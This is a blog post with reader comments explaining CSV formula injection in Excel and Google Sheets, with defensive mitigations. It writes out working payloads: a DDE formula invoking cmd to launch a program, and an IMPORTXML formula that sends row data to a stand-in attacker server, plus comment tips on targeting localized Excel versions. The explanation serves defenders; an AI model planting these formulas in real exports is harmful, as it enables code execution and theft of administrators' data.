The Absurdly Underestimated Dangers of CSV Injection

7 October, 2017

I've been doing the local usergroup circuit with this lately and have been asked to write it up.

In some ways this is old news, but in other ways…well, I think few realize how absolutely devastating and omnipresent this vulnerability can be. It is an attack vector available in every application I've ever seen that takes user input and allows administrators to bulk export to CSV.

That is just about every application.

Edit: Credit where due, I've been pointed to this article from 2014 by an actual security pro which discusses some of these vectors. And another one.

So let's set the scene - imagine a time or ticket tracking app. Users enter their time (or tickets) but cannot view those of other users. A site administrator then comes along and exports entries to a csv file, opening it up in a spreadsheet application. Pretty standard stuff.

Attack Vector 1

So we all know csv files. Their defining characteristic is that they are simple. These exports might look like this

```
UserId,BillToDate,ProjectName,Description,DurationMinutes
1,2017-07-25,Test Project,Flipped the jibbet,60
2,2017-07-25,Important Client,"Bop, dop, and giglip", 240
```


Simple enough. Nothing dangerous there. Heck the RFC even states:

> CSV files contain passive text data that should not pose any risks.

So even by specification, it should all be fine.


Hey, just for fun let’s try something, let’s modify our CSV file to the following

```
UserId,BillToDate,ProjectName,Description,DurationMinutes
1,2017-07-25,Test Project,Flipped the jibbet,60
2,2017-07-25,Important Client,"Bop, dop, and giglip", 240
2,2017-07-25,Important Client,"=2+5", 240
```



A1 | UserId

	A	B	C	D	E	F
1	UserId	BillToDate	ProjectNan	Description	DurationMinutes	
2	1	2017-07-25	Test Projec	Flipped the	60	
3	2	2017-07-25	Important (	Bop, dop, a	240	
4	2	2017-07-25	Important (	7	240	



fx UserId

	A	B	C	D	E
1	UserId	BillToDate	ProjectName	Description	DurationMinutes
2	1	2017-07-25	Test Project	Flipped the jibbet	60
3	2	2017-07-25	Important Client	Bop, dop, and gi	240
4	2	2017-07-25	Important Client	7	240
5					

In Excel (left) and imported into Google Sheets (right)

Huh…well that’s odd. Even though that cell was quoted it seems to have been interpreted as a formula just because the first character was an `=` symbol. In fact - in Excel at least - any of the symbols `=`, `-`, `+`, or `@` will trigger this behavior causing lots of fun times for adminstrators whose data jus doesn’t seem to format correctly (this is actually what brought my attention first to the issue). That’s strange, but not downright **dangerous**, right?


Well hold on, a formula *is* code that executes. So a user can cause code - even if its only formula code - to execute on an administrator’s machine in *their user’s* security context.

What if we change our csv file to this then? (Note the Description column on the last line)

```
UserId,BillToDate,ProjectName,Description,DurationMinutes
1,2017-07-25,Test Project,Flipped the jibbet,60
```

```
2,2017-07-25,Important Client,"Bop, dop, and giglip", 240
2,2017-07-25,Important Client,"=2+5+cmd|' /C calc'!A0", 240
```

What’s going to happen when we open up in Excel?



Holy Crap!

Yup, that’s right, the system calculator opens right on up.

Now to be fair, there *is absolutely a warning*. It’s just that the warning is a big block of text, which nobody is going to read. And even if they do, it explicitly recommends:

Only click yes if you trust the source of this workbook

And you know what? This an export from an application that *they* are the administrator of. Of course they trust the source!

Are they a technically savvy user? Then it is even worse. They *know* the CSV format is just text data, there can’t possibly be anything harmful in there. Guaranteed.

And just like that, the attacker has free reign to download a keylogger, install things, and overall remotely execute code not merely on any other person’s computer, but on that of someone guaranteed to have access to all user’s data; for example a manager or a company adminstrator. I wonder what other sort of files they might have lying around?

Attack Vector 2

Ok, the above is cute and all, but it is after all a (little) known vulnerability. As a security professional, you might make sure to warn all your administrators to be extra careful with Excel and maybe even consider using Google Sheets instead. After all, Sheets can’t be affected by macros, can it?

That is indeed correct. So let’s pull back on our “run anything we want” ambitions and instead focus on merely stealing data. After all, the premise here is that the attacker is an ordinary user who can access only what they themselves input in the system. An Admin has elevated rights and can see everyone’s data, can we compromise this somehow?

Well recall that while we cannot run macros in Google Sheets, we *can* absolutely run formulas. And formulas don't have to be limited to simple arithmetic. In fact, are there any Google Sheets commands available in formulas that can send data elsewhere? Why yes, there seem to be quite a few. But lets take a look at `IMPORTXML` in particular.

> IMPORTXML(url, xpath_query)

This will, when it runs, preform an HTTP GET request to the url, then attempt to parse and insert returned data in our spreadsheet. Starting to see it yet?

Well what if our csv file contains:

```
UserId,BillToDate,ProjectName,Description,DurationMinutes
1,2017-07-25,Test Project,Flipped the jibbet,60
2,2017-07-25,Important Client,"Bop, dop, and giglip", 240
2,2017-07-25,Important Client,"=IMPORTXML(CONCAT(""http://some-server-with-log.evil?v="", CONCATENATE(A2:E2)), ""//a"")",240
```

The attacker starts the cell with their trusty `=` symbol prefix and then points `IMPORTXML` to a server they control, appending as a querystring of spreadsheet data. Now they can open up their server log and **bam**! Data that isn't theirs. Try it yourself with a Requestb.in.

The ultra sinister thing here? No warnings, no popups, no reason to think that anything is amiss. The attacker just enters a similarly formatted time/issue/whatever entry, eventually an administrator attempts to view a CSV export and all that limited-access data is immediately, and queitly sent away.

But wait, **there's more**.

This formula is running in the administrator's browser under *their* user account and security context. And this is Google Sheets - Sheets are not limited to just their own data, in fact they can pull in data from *other* spreadsheets that the user has access to. All that an attacker has to know is the other sheet's id. That information isn't usually considered secret; it appears in the spreadsheet urls, and will often be accidentally emailed, or posted in intra-company documentation, relying on Google's security to ensure only authorized users access that data.

So hey, it's not *just* your issue/time sheet/whatever data that's getting exfiltrated. Keep client lists or wage info in a separate spreadsheet that your admin has access to? That info might be getting sucked up as well! All silently, and without anyone knowing anything about it. Yikes!

Of course a similar trick works perfectly well in Excel. In fact, the ability for Excel to act as a beacon in this manner has already been exploited by police to track criminals.

But it doesn't have to be.

I’ve shown this to various security researchers who’ve pointed out all sorts of nasty uses. For example a criminal who plants messages in their own communications that would beacon a server that they control. That way, if a reseracher working on a secret warrant is to view their communication in a spreadsheet, a beacon goes out and the criminal has a canary effectively tipping them off that someone is snooping.

Not ideal.

Prevention

So who’s fault is all of this anyways?

Well it’s not the CSV format’s. The format itself couldn’t be more clear that automatically executing anything that “looks like a formula” is not an intended usage. The bug therefore lies in popular Spreadsheet programs for doing the exact wrong thing. Of course Google Sheets must maintain feature parity with Excel, and Excel must support millions of complex spreadsheets already in existance. Also - I’m not going to research this but - even odds that Excel behavior came from something ancient like Lotus 1-2-3. Getting all spreadsheet programs to change this behavior at this point is a pretty big mountain to conquer. I suppose that it’s everyone else that must change.

But putting it on application developers is not really practical either. After all, There is no reason for your average developer creating an export feature in a simple busineess application to so much as suspect the issue. In fact, they can read the darn RFC and *still* not have any clue.

I did report this to Google as a vulnerability in their Sheets product. They agreed to it, but claimed to already be aware. While I'm sure they understand it is a vulnerability, I got the distinct impression that they had not really pondered how badly this could be abused in practice. Google Sheets should at least issue a warning when a CSV import is about to preform an external request.

And how do you prevent this anyways?

Well, despite plentiful advice on StackOverflow and elsewhere, I’ve found only one (undocumented) thing that works with any sort of reliability:

For any cell that begins with one of the formula triggering characters `=`, `-`, `+`, or `@`, you should directly prefix it with a tab character. Note that if there are quotes, this character goes *inside of the quotes*.

```
UserId,BillToDate,ProjectName,Description,DurationMinutes
1,2017-07-25,Test Project,Flipped the jibbet,60
2,2017-07-25,Important Client,"Bop, dop, and giglip", 240
2,2017-07-25,Important Client," =2+5", 240
```

It’s bizarre, but it works, and the tab character doesn’t show up visually on Excel, or Google Sheets. So do that I guess?

Unfortunately that's not the end of the story. The character might not show up, but it is still there. A quick string length check with `=LEN(D4)` will confirm that. Therefore, it is only an acceptable solution so long as that cell value is only viewed visually and not then read out of the file later by a program. Further, inserting this character will lead to odd inconsistencies. The csv format is used for interchange **between applications**. Meaning that an escaped cell exported from one application will import into another with the excape character as a part of the data.

The nasty end result is that when generating the csv export you **must know how the export is to be used**.

- If it is to be used in a spreadsheet application by a user to calculate things visually, you should escape things with a tab. This is actually even more important since you wouldn't want the string "-2+3" in a programming language appearing as `1` when exported to a spreadsheet.
- If it is to be used as an interchange format then do not escape anything.
- If you do not know or if it is to be used in a spreadsheet application or then later that spreadsheet will be used as an import source for software, give up, swear off the world, get yourself a cabin with the woods and maybe try being friends with squirrels for a while. (Alternately, use Excel but *always* disconnect from the network and follow all security prompts while doing any work) (Edit: That probably won't work 100% either since someone can still use a macro to overwrite well known files with their own binary. Shit.).

It's a nightmare of a scenario, it's sinister, damaging, and with no clear solution. Its also something that should be far far better known than it currently is.

Tweet 6 reddit

← On `this` in Javascript
Take Home Programming Interviews Suck →

105 Comments Togakangaroo Blog 1 Login

Recommend 27 Share Sort by Best

Join the discussion…

LOG IN WITH OR SIGN UP WITH DISQUS ?

Name

Geoff Canyon • 8 months ago

I just did this with Numbers on an iPad. Importing "=2+5" results in the cell containing =2+5. This is the behavior I would expect. To me, this is absolutely the application developer's responsibility. Nothing coming from CSV should be executed, ever.

15 ^ | v • Reply • Share ›

Alex Blakemore ➦ Geoff Canyon • 8 months ago

Time to switch to Numbers. But of course Numbers can save in CSV and Excel formats so ...

^ | v • Reply • Share ›

Marc Ruef • 8 months ago

Very nice finding, congrats!

If you change the commas to semicolons and set the file extension to .csv it is possible to open the file with Excel without having to import it manually. But the approach and appearance (warning message) remains the same.

8 ^ | v • Reply • Share ›

togakangaroo Mod ➦ Marc Ruef • 8 months ago

Commas are different from semicolons. You can't just make assumptions about what people meant. It could completely change the meaning of a sentence. Plus that doesn't help at all with Attack Vector #2

^ | v • Reply • Share ›

Benedikt ➦ togakangaroo • 8 months ago

Interesting - yes, comma and semicolon are different, but I need semicolons to get the =2+5 working...
And - more bizarrely - you can "target" your attack to specific regions - at work, we have the German localized version of Excel - and MS even translated the method calls : "concatenate()" is unknown, as far as Excel is concerned - instead it's using "verketten()". So, right now, I'm "safe" from the attack using English language function calls - and instead become the target for injections in German...
Odd...

1 ^ | v • Reply • Share ›

togakangaroo Mod ➦ Benedikt • 8 months ago

Oh that *is* interesting because that would let you target more specifically. For example lets say you use this as a beacon because you want to know the IP address for a company CEO's home computer so you can mount further attacks. You know the CEO is German and everyone else is English....so you craft a csv injection beacon that would only run under the german version....

Reply • Share ›

Benedikt togakangaroo • 8 months ago

Given procurement guidelines - it'll be more likely, you'll just need to know the language of the package bought - in the companies I worked for here, I wasn't really "asked" what language Office I wanted...
The "disadvantage" for the attacker, though, is that now an attacker would need to write his "initial" attack through Excel for all available languages, if the spread should be maximised:
A1: "=concatenate(...)"
A2: "=verketten(...)"
[...]
The more tricky thing might be that Excel here normally writes ";" as the separator in CSV - would your code still work with ";" ir
the US version - or does the US version only expect "," as the delimiter? Importing it with "," here imports everything into column A...

Reply • Share ›

Marcin • 8 months ago

Great post, entertaining and very informative! That said, I tried to reproduce example with CALC.EXE on my machine (Excel 2016). Excel displays 2 error messages first about "potential security problem" (the default button is to not enable evaluation of the formula), the second asks if an external application may be executed - again with the default button NO. So if user don't read these messages and just click enter he/she will be save. I think that this is enough for the 99% of cases - usually when people see some warnings about dangerous content they either stay away or ask more technical person for assistance.

12 • Reply • Share ›

Seamus Edgar Marcin • 8 months ago

"usually when people see some warnings about dangerous content they either stay away or ask more technical person for assistance."
My experience is the exact opposite. When confronted with security warnings, the typical user reaction is to click on whichever button equates to the riskier option because heeding the warning always means they cannot complete the task they set out to do.

12 • Reply • Share ›

Clemens Valiente Marcin • 8 months ago

You must be living in a very nice world. I envy you :)

6 ^ | v • Reply • Share ›

Charlie ➦ Marcin • 8 months ago

The full text that I am seeing is:

First message:
"Remote data not accessible.
To access this data Excel needs to start another application. Some legitimate applications on your computer could be used maliciously to spread viruses or damage your computer. Only click Yes if you trust the source of this workbook and you want to let the workbook start the application.
Start application 'CMD.EXE'?
Yes / No"

Second message, after No:
"This workbook contains links to one or more external sources that could be unsafe.
If you trust the links, update them to get the latest data. Otherwise, you can keep working with the data you have.
Update / Don't Update / Help"

The import then proceeds with a warning:
"Possible Data Loss: Some features might be lost if you save this workbook in the comma-delimited (.csv) format. To preserve these features save it in Excel file format."

I appear to be running Excel 2016.

2 ^ | v • Reply • Share ›

Matthew Persico ➦ Charlie • 8 months ago

YES, YES, YES, JUST GIVE ME MY @#*&&%!*^@%*@!@@@#)@))###!!@(FILE, DAMIT!

That is the response most frequently taken at security measures. :-)

2 ^ | v • Reply • Share ›

PO3T ➦ Marcin • 8 months ago

The click rate heavly depends on the sector you're attacking. In general it's actually more like 95%-98% of users. But with attack vectors like this, I don't need more then 1 in 35 users to click, in order to take over. I don't think there is any company or sector that has only a 1% click-rate, even if you run user awareness programs 24/7 you'll have that one guy who thinks "that can't happen to me".

Reply • Share ›

codesnik • 8 months ago

both excel and google spreadsheets use single quote (') as the first symbol of the cell as the "text format" marker.
This prevents formula expansion ("'=A5"), and also helps with unwanted conversion of some fields to dates, etc.

6 • Reply • Share ›

bobince ➦ codesnik • 8 months ago

Yes, this prevents formula expansion... once. Unfortunately Excel's own CSV exporter doesn't write the ', so if the user saves the ‘safe’ file and then loads it again all the problems are back.

8 • Reply • Share ›

togakangaroo Mod ➦ codesnik • 8 months ago

Ok, I checked again and no, this does not work reliably

1 • Reply • Share ›

Steve Hollasch ➦ codesnik • 8 months ago

So as long as the only application that uses CSV is Excel or Google Sheets, we should be good. :}

I think the broader import of this article is the flavor of exploits in content where it's easy to assume it couldn't possibly be dangerous. Some other CSV-consuming application might use the prefix "run:" as their magic, and you're back in exploit world.

Reply • Share ›

Philippe Verdy ➦ Steve Hollasch • 7 months ago

There are other automatic transforms in Excel that are dangerous, such as typing text and Excel making false guesses and chaging it into an undesired URL just because there's some dots in words.

If URLs are recognized, then there's a great chance to also recognize the URI scheme and allow transforms into active elements ("javascript:", autoplayed video or audio from rogue servers with "rtsp:" or one of the many new URI schemes flowering now for each mobile app, using schemes that were not even registered formally and matching now common words used in unsuspected languages that app developers don't even know). Note there are now plenty of top level domain names matching many words, and it's highly probable now to get hit by such exploits, when URLs are recognized in a so fuzzy way (without even needed a URI scheme or the "//" sequence, just the domaine name itself!)

Various online forums also automatically change words into links to malicious ads. Many sites use active links on their background (making it difficult to even navigate on a touche screen or to click on the expected buttons made now to small). Ads are not only invasive, they are now extremely dangerous (because they are loaded from "partner" ad networks that publish any ad without controlling them for any rogue advertizer that pays the ad network a few cents (with stolen money!)...

IRC channels are also not exempt, when they freely replace out punctuation (or source code extracts) into emojis.

You've got similar exploits with email applications freely changing a plaintext message by false guesses, without even the user doing any action to allow or request this automatic transform.

see more

1 ^ | ˅ • Reply • Share ›

togakangaroo Mod ➦ Steve Hollasch • 8 months ago

I'm not sure why you're saying that. You would have to have an application that generates csv exports actually preform that adding (and I as I demonstrate below it doesn't look right in my Excel at least). And the entire point is, hardly any csv exporting process actually does that.

^ | ˅ • Reply • Share ›

Steve Hollasch ➦ togakangaroo • 8 months ago

I was replying to the comment that a single quote fixes the issue. That "fix" is applicable only to two applications (Excel & Google Sheets), and not a general way to secure against this general type of exploit.

1 ^ | ⌄ • Reply • Share ›

togakangaroo Mod ➦ codesnik • 8 months ago

Yeah? I couldn't get this working reliably when I was prototyping. I'll try it again and see.

^ | ⌄ • Reply • Share ›

Henri Tuhola • 8 months ago

Excel is for those times when you really want small text fields that are implicitly converted from one format into an another unless you are more careful than you should.

3 ^ | ⌄ • Reply • Share ›

Philippe Verdy • 8 months ago

interpreting text cells in CSV as formulas should be completely disabled by default. such reinterpretation should require explicit type change in the cell. Excel should then not do anything but can still display a "warning sign" sin in the corner about text cells that may be possibly transformed into formulas, or it can propose an option in the top warning banner to alert that some cells are executable and contin potential macros or code that coul
run if such transform is applied.
So Excel is wrong in all cases. Such type transforms should never occur automatically (as well, why is Excel changing the interpretation of numbers in CSV ? Actually it uses the application locale to interpret what could be a date or numeric value, and most often this is wrong when you mix CSV data from source in a French localization of Excel, or the reverse. Excel does not even allow us to choose the appropriate locale to use for the import, so that numbers and dates are correctly interpreted.
Excel is full of such stupid assumptions, it does not work in a worldwide context where users from around the world use it in different UI localisations installed, but they want to share the same data. At least Google Sheet is clean about this: the data are not saved using the UI locale but only the English locale (but this does not prevent numbers and dates to show correctly in the user locale...

2 ^ | ⌄ • Reply • Share ›

etler • 8 months ago

At the very least excel should have a more clear warning message that says "This spreadsheet is attempting to execute an external program" instead of the generic do you trust this file message. Really, transparency in general for any function commands that make any kind of external calls should fix this issue without breaking backwards compatibility.

2 ^ | ⌄ • Reply • Share ›

Vincent Goossens ➦ etler • 8 months ago

You could search for obvious dangerous strings, but if you're an attacker it's easy to build a dangerous command with safe functions. Unfortunately, figuring that out requires you to actually run the code.

1 ^ | v • Reply • Share ›

etler ➦ Vincent Goossens • 8 months ago

Any spreadsheet program can implement any number of potentially dangerous proprietary functions, but I think it's the spreadsheet program's responsibility to manage permissions in a clear and safe way. The exporters can't be expected to know the full breadth of an importing program's functionality, but the importing program should prevent that functionality from being used until it gets explicit permission from the user with a clearly understandable request.

So Google should come up with a message saying "This spreadsheet is attempting to make an external web request that may expose sensitive information, would you like to give this spreadsheet permission?" and Excel should say "This spreadsheet is attempting to execute a program on your machine and may expose sensitive information, would you like to give this spreadsheet permission". They should be creating these safeguards when they create the functions in the first place, the same way that phone OSs ask for permission to access information or execute elevated actions. I think Google Sheets and Excel are clearly in the wrong here with their lax implementation.

13 ^ | v • Reply • Share ›

Mike Rosoft ➦ etler • 8 months ago

No. A dialog that an experienced user will learn to dismiss provides no security at all. (I am looking at you, UAC!) Instead, Excel should say: "Macros/URL links/external applications/whatever have been disabled. To enable them for this document, go to such-and-such menu and enable such-and-such option." (A case could be made for Excel not having this ability in the first place, but that's beside the point.)

^ | v • Reply • Share ›

Ajedi32 ➦ Vincent Goossens • 8 months ago

Excel _is_ running the code though. It should have the necessary information to determine whether anything outside the spreadsheet is being accessed or not. Same goes for Google Sheets.

2 ^ | v • Reply • Share ›

Arkadeep Kundu • 6 months ago

Great write up. It helped me to understand CVS injection from scratch. Few points to add on the defense mechanism. Adding tab / space before any value starting with +, -, @, = doesn't always help. Prepending any executable formula with " will eventually bypass the defense filter and the formula will be executed in excel as excel simply ignores any " or "" in CSV file. For details, please read https://asecurityz.blogspot...

1 ^ | v • Reply • Share ›

togakangaroo Mod ➦ Arkadeep Kundu • 5 months ago

Hmm, I just tried this and cannot replicate with a library that properly quotes csv values. For example

""=2+5+cmd|' /C calc'!A0

should get quoted to

"""""=2+5+cmd|' /C calc'!A0"

and will not trigger injection

^ | v • Reply • Share ›

togakangaroo Mod ➦ Arkadeep Kundu • 5 months ago

Thank you for the link Arkadeep! I will edit that into the article.

^ | v • Reply • Share ›

Wouter Jeuris • 8 months ago

Great article, thanks for pointing this out so clearly!

I've updated my post on the general risks of using the default Excel import to mention this risk:
https://theonemanitdepartme...
See: "(When you let Excel or Google Sheets make that guess, you might even be facing security risks.)"

1 ^ | v • Reply • Share ›

Yop • 8 months ago

Fortunately I open my CSV with my text editor, now I also have a reason !

1 ^ | v • Reply • Share ›

togakangaroo Mod ➦ Yop • 8 months ago

Yup, now you just have to convince your boss/payroll to do that as well when they open up CSV exports from whatever applications they use.

^ | ˅ • Reply • Share ›

Chris Sardegna • 8 months ago

FYI: This is mitigated if you import the CSV file using the interface they want you to use when accessing external data: Go to Data > From Text/CSV and neither of the issues from this blog post are present.

1 ^ | ˅ • Reply • Share ›

togakangaroo Mod ➦ Chris Sardegna • 8 months ago

Now you just have to convince every user ever to do things that way :)

Also, is there an equivalent for Google Sheets? I would have expected that.

^ | ˅ • Reply • Share ›

Frank Schenk • 8 months ago

I'm speechless. Thanks for the great post. I do a lot of exports/imports and usually trust our customers but hell yeah, better safe than sorry...

1 ^ | ˅ • Reply • Share ›

Jack Maney • 8 months ago

Corollary: never use Excel or Google Docs to view CSV files from untrusted sources. Honestly, Excel is, at best, a mediocre CSV viewer.

1 ^ | ˅ • Reply • Share ›

togakangaroo Mod ➦ Jack Maney • 8 months ago

Totally agreed. Now convince everyone else in the world of that :D
Convince your CEO, HR, or Payroll

^ | ˅ • Reply • Share ›

Stephan Meijer • 8 months ago

I don't think this is really a bug though. It's more a result of incorrect usage of Excel data conversion. Please select "Text" as being the cell format for the "Description" column while converting the csv to a spreadsheet.

see more

1 ^ | v • Reply • Share ›

togakangaroo Mod ➦ Stephan Meijer • 8 months ago

Whether its a bug or not is kind of beside the point. It's a vulnerability. A really really nasty one, and not excel-specific at all.

3 ^ | v • Reply • Share ›

Stephan Meijer ➦ togakangaroo • 8 months ago

I do like the feature though. So I guess the vulnerability is the end user that shouldn't trust external data.

I do agree that the parsing application should warn if the converted data is suddenly executing http requests, if that's not already the case.

In my opinion the best lesson here is again; NEVER EVER trust external data! Even when it's "just a csv".

^ | v • Reply • Share ›

Jormund ➦ Stephan Meijer • 8 months ago

The problem is the data is not always considered "external" by the end user. If you have a public front end where customers enter data and a private backend accessed by your company, people in your company just see it as "our app", "it's the one I use everyday, of course I trust it"

2 ^ | v • Reply • Share ›

togakangaroo Mod ➦ Jormund • 8 months ago

"Heck, I'm the administrator of the app!"

We've got some ambiguity over what "trust" means.

1 ^ | v • Reply • Share ›

Benjamin Lange ➦ Stephan Meijer • 8 months ago

Is there a way to format ALL columns as text? I wasn't able to select multiple columns at once yet.

^ | v • Reply • Share ›

Philippe Verdy ➦ Stephan Meijer • 6 months ago

This simply does not work: even if you select "text", Excel internally attempts to perform a conversion, and this is visible when you load large CSV data (above 100k rows). This affects not only Excel but as well the data import tool for Access (which crashes instantly).
Never trust any Microsoft product for providing the correct tool using strict mode from which you can perform manually gradual transforms): they are full of tricks at every step (even their date parser or calendar computations are completely wrong, and the IEEE mathematical standard is obviously not respected, giving false results or very rough approximations without even being more performant by the way they perform it while violating all standards).
Excel is also completely unable to import data which was created in another language (you need to switch the language UI preference of the desktop before launching the app, which is complete non-sense: so if you use a French version of Excel you cannot import any CSV data containing numeric or date values created in English, and the reverse is true: Excel does not even contain any way to select the appropriate language/locale to use to interpret the data that was created by someone else).
Excel or Access also fail completely with leading quotation marks (the selectors are used to perform the unescaping transforms at least TWICE, and finally they say the full data cannot be imported at: this was only tested with the default options where guessers are enabled by default and you don't change any setting in the dialog above (all these settings are simply not working as expected, Excel or Access don't care at all).
Even the import too into a MS SQL Server have the same bugs !
If you need safe CSV data import, really you should use use another non-Microsoft database engine, and use Excel to perform an SQL query or use a CSV to JSON converter and import JSON data: there are various free tools to do this conversion.
I really recommand abandoning the CSV format completely and use JSON which is much more solid and easier to use with many more tools.

1 ^ | v • Reply • Share ›

Steve Hollasch ➦ Stephan Meijer • 8 months ago

In Windows, run the CSV file from the command line, or double-click it in the Explorer. It will auto-convert on launch, bypassing all import dialogs.

^ | ˅ • Reply • Share ›

Benjamin Lange ➦ Steve Hollasch • 8 months ago

But it won't import it as text by default. JAN7 will be interpreted as a date for example.

^ | ˅ • Reply • Share ›

togakangaroo Mod ➦ Steve Hollasch • 8 months ago

This might be something specific to your machine. I open these from the command line typically cause I like to use powershell or eshell as a launcher nothing was getting auto-converted.

^ | ˅ • Reply • Share ›

gunnarahlberg • 8 months ago

Very interesting!
One suggestion as the example didn't work on my excel. I had to change , to ; in order to show calc.exe
I don't know if there are different defaults? My collegue had the same default

1 ^ | ˅ • Reply • Share ›

Load more comments

ALSO ON **TOGAKANGAROO BLOG**

Stop teaching h tags

3 comments • 3 years ago

togakangaroo — Again, and as I responded to Cameron offline (I guess I should have put that here). I would hope that it was clear from the last few paragraphs that I'm not actually saying to stop teaching them entirely. We

Why width 50% inline-blocks don't display side-by-side

4 comments • 2 years ago

ripvannwinkler — You can also set the parent container's font-size to 0 and then set an appropriate font-size on the child elements. The font-size of 0 eliminates the white space.

Predictions: XHTML

Setting Up RequireJs

1 comment • 2 years ago

hengels — I fully agree. I noticed also with disappointment that even the

1 comment • 2 years ago

Benjamin Schenker — As of 1.0.5 the build config file has a